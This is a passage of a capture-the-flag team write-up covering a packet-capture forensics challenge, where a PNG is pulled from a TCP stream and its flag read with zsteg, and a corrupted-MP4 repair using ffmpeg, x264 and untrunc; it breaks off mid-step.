
UMCS CTF Preliminary Round

TEAM FRESH_HASHER WRITEUP

Table of Contents


FORENSIC

Title: Hidden in Plain Graphic




Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDUs
Frame	100.0	5003	100.0	562942	3540 k	0	0	0	5003
Internet Protocol Version 4	100.0	5003	17.8	100060	629 k	0	0	0	5003
User Datagram Protocol	50.9	2549	3.6	20392	128 k	0	0	0	2549
Z21 LAN Protocol	0.0	1	0.0	24	150	0	0	0	1
Malformed Packet	0.0	1	0.0	0	0	1	0	0	1
Session Initiation Protocol	6.3	317	4.3	24445	153 k	317	24445	153 k	317
Domain Name System	31.7	1586	5.3	29802	187 k	944	27234	171 k	1586
Malformed Packet	12.8	642	0.0	0	0	642	0	0	642
Data	12.9	645	4.5	25493	160 k	645	25493	160 k	645
Transmission Control Protocol	49.1	2454	64.4	362726	2281 k	296	37650	236 k	2454
SSH Protocol	5.8	292	2.2	12264	77 k	292	12264	77 k	292
Hypertext Transfer Protocol	31.0	1551	45.0	253587	1594 k	1551	253587	1594 k	1551
File Transfer Protocol (FTP)	6.3	315	2.9	16065	101 k	315	16065	101 k	315


From the Protocol Hierarchy it clearly shows that the TCP has the majority of the traffic. So the file could be transported via TCP.




When check for any object that can possibly be extracted from the HTTP traffic and turns out it shows nothing.




Therefore, I apply the filter to only shows TCP protocols.



Most of the TCP are actually quite similar so reorder the packets based on length in descending order. It will show there is a packet numbered 562 with the length of 28539 which is uncommonly large compared to other packets. From the payload it shows that there is a PNG header which mean there is a image hiding in it and it could be the flag. Hence extract the Hex value and put it in Cyberchef to render the image.




The image is successfully rendered from the Hex value. Save the image for further investigation.




Since it is image and the given file name fore this challenge is ‘plain_zight.pcap’. The first come to mind is to use Zsteg to get the flag. Therefore, I uploaded the image to Aperisolve and at the Zsteg section it reveal the flag.

Stegnography


Title: Broken



This challenge has given a .mp4 file named broken.mp4. When trying to open the file it is corrupted. The next step is to check the Hex of the file with HexEd.it, as shown in the diagram above the header was wrong.



Remove the incorrect header and save the fixed file. However, it still cannot be play.



Some some Googling, I came across a video that shows how to recover the broken mp4 file with untrunc. Untrunc is a tools that can help to restore damaged mp4 files with a similar workable mp4 and it can be downloaded from https://github.com/anthwlock/untrunc. Unfortunately, we do not have any mp4 file with the similar setting from the broken.mp4.

```
zhenda@DESKTOP-34FS9D9:/mnt/c/Users/ZD/Downloads$ strings fix.mp4
ftypisom
isomiso2avc1mp41
free
mdat
x264 - core 164 r3108 31e19f9 - H.264/MPEG-4 AVC codec - Copyleft 2003-2023 - http://www.videolan.org/x264.html - option
s: cabac=1 ref=3 deblock=1:0:0 analyse=0x3:0x113 me=hex subme=7 psy=1 psy_rd=1.00:0.00 mixed_ref=1 me_range=16 chroma_me
=1 trellis=1 8x8dct=1 cqm=0 deadzone=21,11 fast_pskip=1 chroma_qp_offset=-2 threads=6 lookahead_threads=1 sliced_threads
=0 nr=0 decimate=1 interlaced=0 bluray_compat=0 constrained_intra=0 bframes=3 b_pyramid=2 b_adapt=1 b_bias=0 direct=1 we
ightb=1 open_gop=0 weightp=2 keyint=250 keyint_min=24 scenecut=40 intra_refresh=0 rc_lookahead=40 rc=crf mbtree=1 crf=23
.0 qcomp=0.60 qpmin=0 qpmax=69 qpstep=4 ip_ratio=1.40 aq=1:1.00
```

When strings the mp4 file the output will show the encoder detail. With the encoder detail we can craft a similar video format as reference video to help us to recover the broken.mp4.

```
zhenda@DESKTOP-34FS9D9:/mnt/c/Users/ZD/Downloads$ ffmpeg -f lavfi -i testsrc=size=1920x1080:rate=30 -t 5 -pix_fmt yuv420
p dummy.yuv
ffmpeg version 4.4.2-0ubuntu0.22.04.1 Copyright (c) 2000-2021 the FFmpeg developers
  built with gcc 11 (Ubuntu 11.2.0-19ubuntu1)
  configuration: --prefix=/usr --extra-version=0ubuntu0.22.04.1 --toolchain=hardened --libdir=/usr/lib/x86_64-linux-gnu --incdir=/usr/include/x86_64-linux-gnu --arch=amd64 --enable
-gpl --disable-stripping --enable-gnutls --enable-ladspa --enable-libaom --enable-libass --enable-libbluray --enable-libbs2b --enable-libcaca --enable-libcdio --enable-libcodec2 --
enable-libdav1d --enable-libflite --enable-libfontconfig --enable-libfreetype --enable-libfribidi --enable-libgme --enable-libgsm --enable-libjack --enable-libmp3lame --enable-libm
ysofa --enable-libopenjpeg --enable-libopenmpt --enable-libopus --enable-libpulse --enable-librabbitmq --enable-librubberband --enable-libshine --enable-libsnappy --enable-libsoxr
--enable-libspeex --enable-libsrt --enable-libssh --enable-libtheora --enable-libtwolame --enable-libvidstab --enable-libvorbis --enable-libvpx --enable-libwebp --enable-libx265 --
enable-libxml2 --enable-libxvid --enable-libzimg --enable-libzmq --enable-libzvbi --enable-lv2 --enable-omx --enable-openal --enable-opencl --enable-opengl --enable-sdl2 --enable-p
ocketsphinx --enable-librsvg --enable-libmfx --enable-libdc1394 --enable-libdrm --enable-libiec61883 --enable-chromaprint --enable-frei0r --enable-libx264 --enable-shared
  libavutil      56. 70.100 / 56. 70.100
  libavcodec     58.134.100 / 58.134.100
  libavformat    58. 76.100 / 58. 76.100
  libavdevice    58. 13.100 / 58. 13.100
  libavfilter     7.110.100 /  7.110.100
  libswscale      5.  9.100 /  5.  9.100
  libswresample   3.  9.100 /  3.  9.100
  libpostproc    55.  9.100 / 55.  9.100
Input #0, lavfi, from 'testsrc=size=1920x1080:rate=30':
  Duration: N/A, start: 0.000000, bitrate: N/A
  Stream #0:0: Video: rawvideo (RGB[24] / 0x18424752), rgb24, 1920x1080 [SAR 1:1 DAR 16:9], 30 tbr, 30 tbn, 30 tbc
File 'dummy.yuv' already exists. Overwrite? [y/N] y
Stream mapping:
  Stream #0:0 -> #0:0 (rawvideo (native) -> rawvideo (native))
Press [q] to stop, [?] for help
Output #0, rawvideo, to 'dummy.yuv':
  Metadata:
    encoder         : Lavf58.76.100
  Stream #0:0: Video: rawvideo (I420 / 0x30323449), yuv420p(tv, progressive), 1920x1080 [SAR 1:1 DAR 16:9], q=2-31, 746496 kb/s, 30 fps, 30 tbn
    Metadata:
      encoder         : Lavc58.134.100 rawvideo
frame=  150 fps= 33 q=-0.0 Lsize=  455625kB time=00:00:05.00 bitrate=746496.0kbits/s speed=1.09x
video:455625kB audio:0kB subtitle:0kB other streams:0kB global headers:0kB muxing overhead: 0.000000%
```

Use the ffmpeg to generate a raw YUV video (1920x1080, 30fps) for 5 seconds with the command:


'*ffmpeg -f lavfi -i testsrc=size=1920x1080:rate=30 -t 5 -pix_fmt yuv420p dummy.yuv*'

```
C:\Users\ZD\Downloads>x264-r3108-31e19f9.exe dummy.yuv --input-res 1920x1080 --fps 30 --output dummy_reference.mp4 --cabac --ref 3 --deblock 1:0
:0 --analyse 0x3:0x113 --me hex --subme 7 --psy-rd 1.00:0.00 --mixed-refs --trellis 1 --8x8dct --cqm flat --deadzone-inter 21 --deadzone-intra 1
1 --fast-pskip --chroma-qp-offset -2 --threads 6 --nr 0 --no-interlaced --bluray-compat --constrained-intra --bframes 3 --b-pyramid normal --b-a
dapt 1 --b-bias 0 --direct auto --weightb --open-gop none --weightp 2 --keyint 250 --min-keyint 24 --scenecut 40 --rc-lookahead 40 --crf 23.0 --
qcomp 0.60 --qpmin 0 --qpmax 69 --qpstep 4 --ipratio 1.40 --aq-mode 1 --aq-strength 1.00
yuv [info]: 1920x1080p 0:0 @ 30/1 fps (cfr)
x264 [warning]: NAL HRD parameters require VBV parameters
x264 [info]: using cpu capabilities: MMX2 SSE2Fast SSSE3 SSE4.2 AVX FMA3 BMI2 AVX2
x264 [info]: profile High, level 4.0, 4:2:0, 8-bit
x264 [info]: frame I:1     Avg QP:13.39  size: 12432
x264 [info]: frame P:38    Avg QP:17.83  size:  1560
x264 [info]: frame B:111   Avg QP:16.61  size:   615
x264 [info]: consecutive B-frames:  1.3%  0.0%  0.0% 98.7%
x264 [info]: mb I  I16..4: 74.2% 23.1%  2.7%
x264 [info]: mb P  I16..4:  0.0%  0.0%  0.0%  P16..4:  6.8%  0.0%  0.0%  0.0%  0.0%    skip:93.2%
x264 [info]: mb B  I16..4:  0.0%  0.0%  0.0%  B16..8:  3.7%  0.0%  0.0%  direct: 1.2%  skip:95.1%  L0:50.9% L1:47.9% BI: 1.1%
x264 [info]: 8x8 transform intra:23.0% inter:89.0%
x264 [info]: direct mvs  spatial:96.4% temporal:3.6%
x264 [info]: coded y,uvDC,uvAC intra: 2.5% 9.5% 4.8% inter: 0.1% 2.5% 0.2%
x264 [info]: i16 v,h,dc,p: 94%  3%  2%  1%
x264 [info]: i8 v,h,dc,ddl,ddr,vr,hd,vl,hu: 64%  4% 33%  0%  0%  0%  0%  0%  0%
x264 [info]: i4 v,h,dc,ddl,ddr,vr,hd,vl,hu: 35% 24% 30%  3%  2%  3%  0%  3%  0%
x264 [info]: i8c dc,h,v,p: 78%  5% 15%  2%
x264 [info]: Weighted P-Frames: Y:0.0% UV:0.0%
x264 [info]: ref P L0: 76.2% 23.8%
x264 [info]: ref B L0: 95.2%  4.8%
x264 [info]: ref B L1: 93.6%  6.4%
x264 [info]: kb/s:223.93

encoded 150 frames, 74.04 fps, 225.08 kb/s
```


Next encode the video by using the same software that shows in the strings output just now which is '*x264-r3108-31e19f9',* It can be downloaded from the links shows in the strings output just now as well '*https://www.videolan.org/developers/x264.html*'.

After downloaded the encoder, encode the video with the known parameters with the command:


'x264-r3108-31e19f9.exe dummy.yuv --input-res 1920x1080 --fps 30 --output dummy_reference.mp4 --cabac --ref 3 --deblock 1:0:0 --analyse 0x3:0x113 --me hex --subme 7 --psy-rd 1.00:0.00 --mixed-refs --trellis 1 --8x8dct --cqm flat --deadzone-inter 21 --deadzone-intra 11 --fast-pskip --chroma-qp-offset -2 --threads 6 --nr 0 --no-interlaced --bluray-compat --constrained-intra --bframes 3 --b-pyramid normal --b-adapt 1 --b-bias 0 --direct auto --weightb --open-gop none --weightp 2 --keyint 250 --min-keyint 24 --scenecut 40 --rc-lookahead 40 --crf 23.0 --qcomp 0.60 --qpmin 0 --qpmax 69 --qpstep 4 --ipratio 1.40 --aq-mode 1 --aq-strength 1.00'



Once completed, I immediately repair the broken mp4 turns out byte not match was very high where almost 80% of the file are still corrupted.



I go and check back the file again, found out that there is a SoundHandler which mean the video have audio as well. Maybe include a dummy audio can help to increase the recovery success rate.




Therefore, I use ffmpeg to create a 10 second silent audio with the command:

